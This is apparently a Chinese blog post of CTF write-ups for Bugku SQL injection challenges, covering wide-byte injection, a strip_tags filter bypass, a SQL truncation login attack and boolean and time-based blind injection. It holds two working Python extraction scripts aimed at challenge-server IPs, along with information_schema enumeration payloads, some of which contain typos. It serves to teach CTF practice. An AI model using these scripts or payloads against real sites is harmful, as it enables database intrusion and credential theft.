
Bugku的SQL注入合集

原创

j7ur8 于 2018-06-22 16:56:31 发布 1980 收藏 4
分类专栏： 慢慢积累吧. Bugku SQL


慢慢积累吧. 同时被 3 个专栏收录
7 篇文章 0 订阅
订阅专栏


Bugku
6 篇文章 0 订阅
订阅专栏


SQL
1 篇文章 0 订阅
订阅专栏

SQL注入

1. F12查看源码，发现<html lang="en">

2. 尝试宽字节注入。成功报错。然后进行常规的注入即可。

~~~~~~

SQL注入1

1.strip_tags($id)；该函数尝试返回给定的字符串 str 去除空字符、HTML 和 PHP 标记后的结果。它使用与函数 fgetss() 一样的机制去除标记。

2. 构造playload里面只要关键词内部带有<a>标签即可

3.这里是数字型注入，也就是不需要闭合单引号，想了一会儿，可能是查询的时候的对于用户的输入只采用了双引号（单引号？？）没有2种都使用。意思如下：

只采用一种：'$_GET['id']' 或者 "$_GET['id']"

两种都采用："'$_GET['id']'"

~~~~~~

成绩单

eg：基础的sql注入

~~~~~~

Login1

sql约束攻击，注册一个账号为'admin　'的用户，然后使用该用户的密码登陆即可

~~~~~~

INSERT INTO注入

直接挂脚本:

```
#!usr/bin/python
# -*- coding: utf-8 -*-
import string
import requests
string=string.ascii_letters+string.digits
url="http://120.24.86.145:8002/web15/"
playload="'+(select case when (substring((select flag from flag) from {0} for 1)='{1}') then sleep(5) else
flag=''
for i in range(1,35):
 for j in string:
  try:
   headers = {'x-forwarded-for': playload.format(str(i),j)}
   res = requests.get(url,headers=headers, timeout=3)
  except requests.exceptions.ReadTimeout: #必须要有requests.exceptions.ReadTimeout
    flag +=j
    print flag
    break
print "The final flag: "+flag
```

最 后playload：'+(select case when (substring((select flag from flag) from {0} for 1}='{1}') then sleep(5) else 1 end) and '1"

爆库playload：'+(select case when (substring((select schema_name from information_schema.SCHEMATA limit 1

offset %d) from {0} for 1}='{1}') then sleep(5) else 1 end) and '1"

爆表playload：'+(select case when (select count(table_name) from information_schema.TABLES) ='%d' then sleep(5) else 1 end) and '1'='1"

大概如此。

~~~~~~

login2

命令执行注入：http://www.cnblogs.com/blili/p/9045280.html
~~~~~~

~~~~~~

login3

1. 基于布尔的盲注

第一种方法：

参考前辈的博客：https://delcoding.github.io/2018/03/bugku-writeup4/

第二种方法：

另一位前辈的博客：https://www.cnblogs.com/nienie/p/8562113.html

第三种方法：

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-
import requests
url = 'http://47.93.190.246:49167/index.php'
r = requests.Session()
result = ''
for i in range(1,33):
 for j in range(37,127):
  payload = "admin1'^(ascii(mid((password)from({0})))>{1})#".format(str(i),str(j))
  print payload
  data = {"username":payload,"password":"asd"}
  html = r.post(url,data=data)
  if "password error!" in html.content:
   result += chr(j)
   print result
   break
 print result
#http://118.89.219.210:49167/
```

~~~~~~

还有几个报错注入的请移步： 报错注入